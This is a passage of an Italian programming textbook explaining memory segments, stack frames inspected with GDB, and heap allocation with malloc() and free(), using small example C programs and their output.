Il *segmento heap* è una porzione di memoria che il programmatore può controllare direttamente. I blocchi di questa parte di memoria possono essere allocati e usati per qualsiasi necessità. Un punto degno di nota riguardo il segmento heap è che le sue dimensioni non sono fisse, pertanto può crescere o rimpicciolirsi secondo il bisogno. Tutta la memoria presente nell'heap viene gestita da algoritmi di allocazione e deallocazione, che si occupano rispettivamente di riservare una parte di memoria nell'heap per un determinato impiego e di liberarla perché possa essere usata per allocazioni successive. L'heap si espande e si restringe in base alla quantità di memoria riservata per l'uso. Ciò significa che un programmatore che impiega le funzioni di allocazione dell'heap può riservare e liberare memoria sul momento. L'espansione dell'heap procede verso indirizzi di memoria più alti.

Anche il *segmento stack* ha dimensioni variabili e viene utilizzato come memoria di lavoro temporanea in cui memorizzare variabili locali e contesti durante le chiamate di

funzioni. È qui che il comando backtrace di GDB viene a guardare. Quando un programma richiama una funzione, questa avrà il proprio gruppo di variabili che le vengono passate, e il codice della funzione si troverà in una diversa posizione di memoria nel segmento del testo (o del codice). Poiché il contesto e il registro EIP devono cambiare quando viene richiamata una funzione, lo stack viene impiegato per ricordare tutte le variabili passate, la posizione a cui l'EIP dovrebbe tornare al termine della funzione, e tutte le variabili locali utilizzate dalla funzione stessa. Tutte queste informazioni sono memorizzate nello stack all'interno di un *frame*. Lo stack contiene molti frame.

In termini informatici generali, uno *stack* è una struttura di dati astratta che viene utilizzata di frequente. Ha un ordinamento di tipo FILO (First-In, Last-Out), il che significa che il primo elemento e essere inserito in uno stack sarà l'ultimo a uscirne. Pensate a quando si infilano delle perline su un filo che abbia un nodo all'altra estremità: potrete togliere la prima perlina che avete infilato solo dopo avere sfilato tutte le altre. L'inserimento di un elemento in uno stack viene indicato con il termine *push*, mentre la rimozione di un elemento dallo stack si indica con il termine *pop*.

Come il nome fa supporre, il segmento dello stack della memoria è in effetti una sorta di pila di dati che contiene i frame. Il registro ESP viene usato per tenere traccia dell'indirizzo della fine dello stack, che cambia di continuo a seconda che gli elementi vengano inseriti (push) o estratti (pop) da esso. Con questo comportamento molto dinamico, è naturale che anche lo stack non abbia dimensioni fisse. A differenza di quanto avviene per l'heap, quando le dimensioni dello stack cambiano, l'espansione avviene verso l'alto, in un listato di memoria visuale, verso indirizzi di memoria inferiori.

La natura FILO di uno stack potrebbe sembrare strana, ma dal momento che lo stack è usato per memorizzare i contesti, è molto utile. Quando viene richiamata una funzione, molti elementi vengono inseriti in un frame dello stack. Il registro EBP, chiamato *puntatore frame* (FP) o *puntatore base locale* (LB), è usato per fare riferimento a variabili locali di funzione nel frame corrente. Ogni frame dello stack contiene i parametri per la funzione, le sue variabili locali e due puntatori che sono necessari per riportare le cose come stavano: il puntatore al frame salvato (SFP, Saved Frame Pointer) e l'indirizzo di ritorno. L'SFP serve per riportare l'EBP al suo valore precedente, mentre l'*indirizzo di ritorno (return address)* è usato per riportare l'EIP all'istruzione successiva presente dopo la chiamata di funzione. Questo ristabilisce il contesto funzionale del frame precedente.

Il codice stack_example.c che segue ha due funzioni: `main()` e `test_function()`.

stack_example.c

```
void test_function(int a, int b, int c, int d) {
   int flag;
   char buffer[10];

   flag = 31337;
   buffer[0] = 'A';
}

int main() {
   test_function(1, 2, 3, 4);
}
```

Questo programma innanzitutto dichiara una funzione `test` con quattro argomenti interi: `a, b, c` e `d`. Le variabili locali della funzione comprendono un singolo carattere denominato `flag` e un buffer di 10 caratteri denominato `buffer`. La memoria per queste variabili si trova nel segmento dello stack, mentre le istruzioni macchina per il codice della funzione stanno nel segmento di testo. Dopo avere compilato il programma è possibile esaminarne i meccanismi di funzionamento con GDB. Di seguito sono riportate le istruzioni macchina disassemblate per `main()` e `test_function()`. La funzione `main()` inizia all'indirizzo `0x08048357` e `test_function()` all'indirizzo `0x08048344`. Le prime istruzioni di ciascuna funzione (evidenziate in grassetto) impostano il frame dello stack. Queste istruzioni vengono raggruppate nella definizione collettiva di *prologo di procedura* o *prologo di funzione*. Esse memorizzano il puntatore al frame nello stack e salvano la memoria dello stack per le variabili locali della funzione. A volte il prologo di funzione può anche gestire qualche operazione di allineamento dello stack. Le istruzioni precise del prologo saranno molto diverse a seconda del compilatore utilizzato e delle opzioni di compilazione, ma in generale queste istruzioni vanno a costruire un frame dello stack.

```
reader@hacking:~/booksrc $ gcc -g stack_example.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main():
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
```

```
0x08048367 <main+16>:  mov   DWORD PTR [esp+12],0x4
0x0804836f <main+24>:  mov   DWORD PTR [esp+8],0x3
0x08048377 <main+32>:  mov   DWORD PTR [esp+4],0x2
0x0804837f <main+40>:  mov   DWORD PTR [esp],0x1
0x08048386 <main+47>:  call  0x8048344 <test_function>
0x0804838b <main+52>:  leave
0x0804838c <main+53>:  ret
End of assembler dump
(gdb) disass test_function()
Dump of assembler code for function test_function():
0x08048344 <test_function+0>:   push  ebp
0x08048345 <test_function+1>:   mov   ebp,esp
0x08048347 <test_function+3>:   sub   esp,0x28
0x0804834a <test_function+6>:   mov   DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov   BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump
(gdb)
```

Quando il programma viene eseguito, viene richiamata la funzione `main()`, che si limita a chiamare `test_function()`.

Quando `test_function()` viene richiamata dalla funzione `main()`, i diversi valori vengono inseriti nello stack per creare l’inizio del frame, nel modo seguente. Alla chiamata di `test_function()`, gli argomenti per la funzione vengono inseriti nello stack in ordine inverso (la struttura è di tipo FILO). Poiché gli argomenti per la funzione sono 1, 2, 3 e 4, le istruzioni `push` inseriscono nello stack 4, 3, 2 e infine 1. Questi valori corrispondono alle variabili `d, c, b` e `a` nella funzione. Nel codice disassemblato della funzione `main()` riportato di seguito, le istruzioni che inseriscono questi valori nello stack

sono evidenziate in grassetto.


```
(gdb) disass main
Dump of assembler code for function main:
0x08048357 <main+0>:   push  ebp
0x08048358 <main+1>:   mov   ebp,esp
0x0804835a <main+3>:   sub   esp,0x18
0x0804835d <main+6>:   and   esp,0xfffffff0
0x08048360 <main+9>:   mov   eax,0x0
0x08048365 <main+14>:  sub   esp,eax
0x08048367 <main+16>:  mov   DWORD PTR [esp+12],0x4
0x0804836f <main+24>:  mov   DWORD PTR [esp+8],0x3
0x08048377 <main+32>:  mov   DWORD PTR [esp+4],0x2
0x0804837f <main+40>:  mov   DWORD PTR [esp],0x1
0x08048386 <main+47>:  call  0x8048344 <test_function>
0x0804838b <main+52>:  leave
0x0804838c <main+53>:  ret
End of assembler dump
(gdb)
```

Quindi, quando viene eseguita l'istruzione assembly di chiamata, nello stack viene inserito l'indirizzo di ritorno, e l'esecuzione passa all'inizio di `test_function()`, all'indirizzo `0x08048344`. Il valore dell'indirizzo di ritorno sarà la posizione dell'istruzione che segue l'attuale EIP; nello specifico, il valore memorizzato nel passo 3 del ciclo di esecuzione menzionato in precedenza. In questo caso, l'indirizzo di ritorno punterebbe all'istruzione `leave` di `main()` all'indirizzo `0x0804838b`.

L'istruzione `call` memorizza l'indirizzo di ritorno nello stack e porta l'EIP all'inizio di `test_function()`, così le istruzioni del prologo di procedura di `test_function()`

terminano di costruire il frame dello stack. In questo passaggio, il valore corrente dell'EBP viene inserito nello stack. Questo valore viene chiamato SFP (Saved Frame Pointer) e verrà usato in seguito per riportare l'EBP al suo stato originale. Il valore corrente dell'ESP viene quindi copiato nell'EBP per impostare il nuovo puntatore a frame. Questo puntatore a frame viene impiegato per fare riferimento alle variabili locali della funzione (`flag` e `buffer`). La memoria per queste funzioni viene salvata mediante sottrazione dall'ESP. Alla fine, il frame dello stack ha un aspetto simile alla figura nella pagina seguente.

Con GDB è si può osservare la realizzazione del frame dello stack. Nell'output che segue, si è impostato in `main()` un breakpoint prima della chiamata di `test_function()` e anche all'inizio di `test_function()`. GDB posizionerà il primo breakpoint in un punto precedente il momento in cui gli argomenti della funzione vengono inseriti nello stack, e il secondo dopo il prologo di procedura di `test_function()`. All'avvio del programma, l'esecuzione si fermerà al primo breakpoint, dove sarà possibile esaminare l'ESP (puntatore allo stack), l'EBP (puntatore a frame) e l'EIP (puntatore di esecuzione).




```
(gdb) list main
4
5         flag = 31337;
6         buffer[0] = 'A';
7      }
8
9      int main() {
10        test_function(1, 2, 3, 4);
11     }
(gdb) break 10
Breakpoint 1 at 0x8048367: file stack_example.c, line 10.
(gdb) break test_function
Breakpoint 2 at 0x804834a: file stack_example.c, line 5.
(gdb) run
Starting program: /home/reader/booksrc/a.out
```

```
Breakpoint 1, main () at stack_example.c:10
10        test_function(1, 2, 3, 4);
(gdb) i r esp ebp eip
esp       0xbffff7f0     0xbffff7f0
ebp       0xbffff808     0xbffff808
eip       0x8048367      0x8048367 <main+16>
(gdb) x/5i $eip
0x8048367 <main+16>:   mov  DWORD PTR [esp+12],0x4
0x804836f <main+24>:   mov  DWORD PTR [esp+8],0x3
0x8048377 <main+32>:   mov  DWORD PTR [esp+4],0x2
0x804837f <main+40>:   mov  DWORD PTR [esp],0x1
0x8048386 <main+47>:   call 0x8048344 <test_function>
(gdb)
```

Il breakpoint è impostato appena prima della creazione del frame per la chiamata di `test_function()`. Ciò significa che la base di questo nuovo frame si trova al valore attuale dell'ESP, `0xbffff7f0`. Il breakpoint seguente è impostato appena dopo il prologo di procedura per `test_ function()`, per cui, continuando, si avrà la costruzione del frame dello stack. Le informazioni ottenute per il secondo breakpoint, riportate di seguito, sono simili. Le variabili locali (`flag` e `buffer`) sono referenziate in relazione al puntatore a frame (EBP).

```
(gdb) cont
Continuing.

Breakpoint 2, test_function (a=1, b=2, c=3, d=4) at stack_example.c:5
5         flag = 31337;
(gdb) i r esp ebp eip
esp          0xbffff7c0       0xbffff7c0
ebp          0xbffff7e8       0xbffff7e8
eip          0x804834a        0x804834a <test_function+6>
```


```
(gdb) disass test_function
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:  push  ebp
0x08048345 <test_function+1>:  mov   ebp,esp
0x08048347 <test_function+3>:  sub   esp,0x28
0x0804834a <test_function+6>:  mov   DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>: mov   BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>: leave
0x08048356 <test_function+18>: ret
End of assembler dump.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:   ❶0x00000000    0x08049548     0xbffff7d8    0x08048249
0xbffff7d0:    0xb7f9f729    0xb7fd6ff4     0xbffff808    0x080483b9
0xbffff7e0:    0xb7fd6ff4   ❷0xbffff89c    ❸0xbffff808   ❹0x0804838b
0xbffff7f0:   ❺0x00000001    0x00000002     0x00000003    0x00000004
(gdb)
```

Il frame è mostrato sullo stack alla fine. I quattro argomenti per la funzione possono essere visti nella parte inferiore del frame (❺), con l'indirizzo di ritorno situato direttamente sopra (❹). Sopra questo è presente il puntatore a frame salvato di `0xbffff808` (❸), che corrisponde all'EBP nel frame precedente. La memoria rimanente è destinata alle variabili stack locali: `flagm` e `buffer`; il calcolo dei loro indirizzi in relazione all'EBP mostra la loro esatta posizione nel frame. La memoria per la variabile `flag` compare in ❷, mentre quella per la variabile `buffer` è visualizzata in ❶. Lo spazio rimanente del frame dello stack è solo un riempimento.

Quando l’esecuzione termina, l’intero frame viene estratto (pop) dallo stack, e il registro EIP viene impostato sull’indirizzo di ritorno in modo che il programma possa continuare. Se all’interno della funzione venisse richiamata un’ulteriore funzione, si avrebbe l’inserimento nello stack di un nuovo frame, e così via. Quando una funzione termina, il relativo frame viene fatto uscire dallo stack in modo che l’esecuzione possa tornare alla funzione precedente. È proprio a questo comportamento che si deve il fatto che questa parte di memoria sia organizzata con una struttura di tipo FILO.

I diversi segmenti di memoria sono disposti nell’ordine in cui si sono presentati, dagli indirizzi più bassi a quelli più alti. Dato che la maggior parte del persone è abituata a vedere elenchi numerati in ordine decrescente, gli indirizzi di memoria inferiori compaiono in cima. In alcuni testi quest’ordine viene invertito, e ciò può causare molta confusione; in questo libro, pertanto, gli indirizzi di memoria più piccoli compaiono sempre in cima. Anche la maggior parte dei debugger visualizza la memoria in questo modo, con gli indirizzi inferiori in alto e quelli superiori in basso.

Dato che sia l’heap che lo stack sono dinamici, tendono a crescere uno verso l’altro in direzioni diverse. Questo consente di ridurre al minimo gli sprechi di spazio, facendo in modo che lo stack abbia dimensioni maggiori nel caso di un heap di piccole dimensioni e viceversa, come si vede nella figura seguente.



0x271 Segmenti di memoria in C

Nel linguaggio C, come in altri linguaggi compilati, il codice compilato viene inserito nel segmento del testo, mentre le variabili risiedono nei segmenti restanti. L'esatto segmento nel quale una variabile viene memorizzata dipende dal modo in cui essa è definita. Le variabili definite esternamente a qualsiasi funzione sono considerate globali. Una variabile può anche essere dichiarata come statica facendone precedere il nome dalla parola chiave `static`. Se le variabili statiche o globali vengono inizializzate con dei dati, vengono registrate nel segmento di memoria dei dati; altrimenti vanno nel segmento bss. La memoria

nel segmento dell'heap deve essere allocata all'inizio con la funzione di allocazione `malloc()`. In genere, per fare riferimento alla memoria dell'heap vengono usati i puntatori. Infine, le rimanenti variabili di funzione vengono memorizzate nel segmento dello stack. Poiché lo stack può contenere molti frame diversi, le variabili stack possono mantenere la loro unicità entro differenti contesti funzionali. Il programma memory_segments.c può essere d'aiuto per chiarire questi concetti nel linguaggio C.

memory_segments.c

```
#include <stdio.h>
int global_var;
int global_initialized_var = 5;
void function() { // Questa è solo una funzione di esempio.
   int stack_var; // Notate che questa variabile ha lo stesso nome di
                  // quella in main().
   printf("the function's stack_var is at address 0x%08x\n", &stack_var);
}

int main() {
   int stack_var; // Stesso nome della variabile in function()
   static int static_initialized_var = 5;
   static int static_var;
   int *heap_var_ptr;

   heap_var_ptr = (int *) malloc(4);
   // Queste variabili stanno nel segmento dei dati.
   printf("global_initialized_var is at address 0x%08x\n", &global_
initialized_var);
   printf("static_initialized_var is at address 0x%08x\n\n", &static_
initialized_var);
```

```
    // Queste variabili stanno nel segmento bss.
    printf("static_var is at address 0x%08x\n", &static_var);
    printf("global_var is at address 0x%08x\n\n", &global_var);

    // Questa variabile sta nel segmento dell'heap.
    printf("heap_var is at address 0x%08x\n\n", heap_var_ptr);

    // Queste variabili stanno nel segmento dello stack.
    printf("stack_var is at address 0x%08x\n", &stack_var);
    function();
}
```

La maggior parte di questo codice non richiede particolari spiegazioni, dati i nomi descrittivi delle variabili. Le variabili statiche e globali vengono dichiarate nel modo descritto in precedenza, e vengono dichiarate anche le loro controparti inizializzate. La variabile stack viene dichiarata sia in `main()` che in `function()` per chiarire l'effetto dei contesti funzionali. La variabile dell'heap in effetti viene dichiarata come un puntatore intero, che punterà a memoria allocata nel segmento dell'heap. La funzione `malloc()` viene richiamata per allocare quattro byte sull'heap. Poiché la memoria appena allocata potrebbe essere di qualsiasi tipo, la funzione `malloc()` restituisce un puntatore void, che deve essere convertito in un puntatore intero.

```
reader@hacking:~/booksrc $ gcc memory_segments.c
reader@hacking:~/booksrc $ ./a.out
global_initialized_var is at address 0x080497ec
static_initialized_var is at address 0x080497f0

static_var is at address 0x080497f8
global_var is at address 0x080497fc

heap_var is at address 0x0804a008
```

```
stack_var is at address 0xbffff834
the function's stack_var is at address 0xbffff814
reader@hacking:~/booksrc $
```

Le prime due variabili inizializzate hanno gli indirizzi di memoria più bassi, dato che sono posizionate nel segmento dei dati. Le due variabili successive, `static_var` e `global_var`, sono memorizzate nel segmento bss, dato che non sono inizializzate. Questi indirizzi di memoria sono leggermente superiori a quelli delle variabili precedenti, perché il segmento bss si trova sotto il segmento dei dati. Dato che entrambi questi segmenti di memoria dopo la compilazione hanno dimensioni fisse, lo spazio sprecato è poco e gli indirizzi non sono molto distanti.

La variabile dell'heap è memorizzata in spazio allocato nel segmento dell'heap, che si trova appena sotto il segmento bss. Ricordate che la memoria in questo segmento non è fissa, ed è possibile allocare più memoria in maniera dinamica in un secondo tempo. Infine, le due ultime variabili `stack_var` hanno indirizzi di memoria molto alti, dato che si trovano nel segmento dello stack. Anche la memoria nello stack non ha dimensioni fisse; questa memoria, comunque, inizia dal fondo e si sposta indietro verso il segmento dell'heap. Ciò consente a entrambi i segmenti di memoria di rimanere dinamici senza sprecare spazio. La prima `stack_var` nel contesto della funzione `main()` è salvata nel segmento dello stack all'interno di un frame. La seconda `stack_var` in `function()` ha il proprio contesto, per cui viene salvata in un frame diverso. Quando viene richiamata `function()` verso la fine del programma, si ha la creazione di un nuovo frame per contenere (tra l'altro) la `stack_var` per il contesto di `function()`. Poiché lo stack cresce procedendo

all’indietro verso il segmento dell’heap a ogni nuovo frame, l’indirizzo di memoria della seconda `stack_var` (`0xbffff814`) è inferiore a quello della prima `stack_var` (`0xbffff834`) incontrata nel contesto di `main()`.

0x272 Uso dell’heap

Mentre per usare gli altri segmenti di memoria basta semplicemente dichiarare le variabili in modo opportuno, l’uso dell’heap richiede qualche sforzo in più. Come illustrato in precedenza, l’allocazione di memoria nell’heap viene effettuata attraverso la funzione `malloc()`. Questa funzione accetta come unico argomento una dimensione e riserva lo spazio così indicato nel segmento dell’heap, restituendo come puntatore void l’indirizzo iniziale di questa memoria. Se la funzione `malloc()` per qualche motivo non è in grado di allocare memoria, si limita a restituire un puntatore NULL con il valore 0. La funzione di deallocazione corrispondente è `free()`, che accetta un puntatore come unico argomento e libera lo spazio corrispondente dell’heap, in modo che possa essere utilizzato successivamente. Queste funzioni piuttosto semplici sono illustrate nel programma heap_example.c.

heap_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
```

```
   char *char_ptr; // Un puntatore char
   int *int_ptr; // Un puntatore integer
   int mem_size;

   if (argc < 2) // Se non ci sono argomenti da riga di comando,
      mem_size = 50; // usa 50 come valore di default.
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n", mem_size);
   char_ptr = (char *) malloc(mem_size); // Alloca memoria sull'heap
   if(char_ptr == NULL) { // Controllo errori, in caso di problemi
                          // con malloc()
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
}
strcpy(char_ptr, "This is memory is located on the heap.");
printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
int_ptr = (int *) malloc(12); // Ancora memoria allocata sull'heap

if(int_ptr == NULL) { // Controllo errori, in caso di problemi
                      // con malloc()
   fprintf(stderr, "Error: could not allocate heap memory.\n");
   exit(-1);
}
*int_ptr = 31337; // Inserisce il valore 31337 nella posizione a cui
                  // punta int_ptr.
printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);
printf("\t[-] freeing char_ptr's heap memory...\n");
free(char_ptr); // Libera memoria dell'heap
printf("\t[+] allocating another 15 bytes for char_ptr\n");
char_ptr = (char *) malloc(15); // Alloca ulteriore memoria nell'heap

if(char_ptr == NULL) { // Controllo errori, in caso di problemi
```

```
                        // con malloc()
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }

   strcpy(char_ptr, "new memory");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
   printf("\t[-] freeing int_ptr's heap memory...\n");
   free(int_ptr); // Libera memoria dell'heap
   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Libera l'altro blocco di memoria dell'heap
   }
```

Questo programma accetta un argomento della riga di comando che indica le dimensioni della prima allocazione di memoria, con 50 come valore di default, quindi utilizza le funzioni `malloc()` e `free()` per allocare e deallocare la memoria dell'heap. Sono presenti numerose istruzioni `printf()` che consentono di seguire che cosa accade durante l'esecuzione del programma. Poiché non conosce il tipo di memoria che sta allocando, `malloc()` restituisce un puntatore void alla memoria dell'heap appena riservata, e questo deve essere convertito nel tipo adatto con un typecast. Dopo ogni chiamata di `malloc()`, è presente un blocco di controllo degli errori che verifica se l'allocazione sia fallita o meno. Se l'allocazione non va a buon fine e il puntatore è NULL, `fprintf()` stampa un messaggio di errore sullo standard error e il programma termina. La funzione `fprintf()` è molto simile a `printf()`; il suo primo argomento, però, è `stderr`, un flusso dati standard dedicato alla visualizzazione degli errori. Questa funzione verrà spiegata più approfonditamente in seguito, ma per ora è usata semplicemente per visualizzare un errore. Il resto del programma è piuttosto semplice.

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking:~/booksrc $ ./heap_example
      [+] allocating 50 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
      [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a040) --> 31337
      [-] freeing char_ptr's heap memory...
      [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a050) --> 'new memory'
      [-] freeing int_ptr's heap memory...
      [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

Notate come, nell'output precedente, ciascun blocco di memoria abbia un indirizzo nell'heap sempre più alto. Anche se i primi 50 byte erano stati deallocati, quando vengono chiesti ulteriori 15 byte essi sono posizionati dopo i 12 byte allocati per il puntatore `int_ptr`. Questo comportamento è controllato dalle funzioni di allocazione dell'heap e può essere esaminato modificando le dimensioni dell'allocazione di memoria iniziale.

```
reader@hacking:~/booksrc $ ./heap_example 100
      [+] allocating 100 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
      [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a070) --> 31337
      [-] freeing char_ptr's heap memory...
      [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a008) --> 'new memory'
      [-] freeing int_ptr's heap memory...
      [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

Se viene allocato e quindi deallocato un blocco di memoria più ampio, invece,

l'allocazione di 15 byte conclusiva andrà a finire nello spazio di memoria liberato. Facendo qualche esperimento con valori diversi, potrete riuscire a capire esattamente quando la funzione di allocazione sceglie di reclamare dello spazio liberato per svolgere il proprio compito. Spesso, alcune semplici istruzioni `printf()` e un po' di sperimentazione possono rivelare molte cose del sistema in esame.

0x273 `malloc()` con controllo degli errori

Nel programma heap_example.c erano presenti svariati controlli di errore per le chiamate di `malloc()`. Anche se le chiamate di `malloc()` non fallissero mai, è comunque importante gestire tutti i possibili casi nel codice C che si sta scrivendo. Con più chiamate di `malloc()`, però, questo codice di controllo degli errori deve comparire in più posizioni, il che in genere appesantisce il codice ed è poco conveniente quando si rende necessario effettuare modifiche al codice di controllo o se si devono inserire ulteriori chiamate a `malloc()`. Dato che il codice di controllo degli errori è fondamentalmente lo stesso per ogni chiamata di `malloc()`, questa diventa un'occasione perfetta per usare una funzione anziché continuare a ripetere le stesse istruzioni in molti punti diversi. Date un'occhiata all'esempio illustrato in errorchecked_heap.c.

errorchecked_heap.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
void *errorchecked_malloc(unsigned int); // Prototipo di funzione per
                                         // errorchecked_malloc()

int main(int argc, char *argv[]) {
   char *char_ptr; // Un puntatore char
   int *int_ptr; // Un puntatore integer
   int mem_size;

   if (argc < 2) // Se non ci sono argomenti da riga di comando,
      mem_size = 50; // usa 50 come valore di default.
   else
      mem_size = atoi(argv[1]);
   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n", mem_size);
   char_ptr = (char *) errorchecked_malloc(mem_size); // Alloca memoria
                                                      // sull' heap
   strcpy(char_ptr, "This is memory is located on the heap.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
   printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
   int_ptr = (int *) errorchecked_malloc(12); // Ancora memoria allocata
                                              // sull'heap
   *int_ptr = 31337; // Put the value of 31337 where int_ptr is pointing.
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Libera memoria dell'heap

   printf("\t[+] allocating another 15 bytes for char_ptr\n");
   char_ptr = (char *) errorchecked_malloc(15); // Ancora memoria allocata
                                                // sull'heap
   strcpy(char_ptr, "new memory");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[-] freeing int_ptr's heap memory...\n");
   free(int_ptr); // Libera memoria dell'heap
   printf("\t[-] freeing char_ptr's heap memory...\n");
```

```
   free(char_ptr); // Libera l'altro blocco di memoria dell'heap
}

void *errorchecked_malloc(unsigned int size) { // Una funzione malloc()
                                               // con controllo errori
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL) {
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }
   return ptr;
}
```

Il programma errorchecked_heap.c è fondamentalmente uguale al codice presentato in precedenza in heap_example.c, a parte il fatto che l'allocazione di memoria sull'heap e il controllo degli errori sono stati riuniti in un'unica funzione. La prima riga di codice [`void *errorchecked_malloc(unsigned int);`] costituisce il prototipo della funzione. Essa fa sapere al compilatore che troverà una funzione denominata `errorchecked_malloc()` che si aspetta come argomento un singolo intero senza segno e restituisce un puntatore `void`. La funzione effettiva a questo punto può trovarsi dovunque; in questo caso si trova dopo la funzione `main()`. La funzione di per sé è piuttosto semplice: accetta semplicemente una dimensione in byte e cerca di allocare la memoria corrispondente usando `malloc()`. Se l'allocazione non va a buon fine, il codice di controllo degli errori visualizza un messaggio di errore e il programma esce; altrimenti, la funzione restituisce il puntatore alla nuova memoria allocata sull'heap. In questo modo, la funzione personalizzata `errorchecked_malloc()` può essere utilizzata in sostituzione di una normale `malloc()`, eliminando la necessità di effettuare controlli degli errori in

maniera ripetitiva in un secondo momento. Tutto ciò dovrebbe iniziare a convincervi dell'utilità delle funzioni nella programmazione.

0x280 Costruire sulle fondamenta

Una volta compresi i concetti di base della programmazione in C, il resto è abbastanza facile. La potenza del linguaggio C deriva soprattutto dall'uso di altre funzioni. In effetti, se le funzioni fossero eliminate da uno qualsiasi dei programmi visti in precedenza, tutto si ridurrebbe a una serie di istruzioni decisamente semplici.

0x281 Accesso ai file

I metodi principali per accedere ai file nel linguaggio C sono due: i descrittori e i filestream. I *descrittori di file* usano un gruppo di funzioni di I/O di basso livello, i *filestream* sono una forma di I/O bufferizzato di livello più alto, costruita sopra le funzioni di livello più basso. C'è chi ritiene più semplice la programmazione che utilizza le funzioni; i filestream, però, sono più diretti. In questo libro l'attenzione si concentrerà sulle funzioni di I/O di basso livello che usano i descrittori di file.

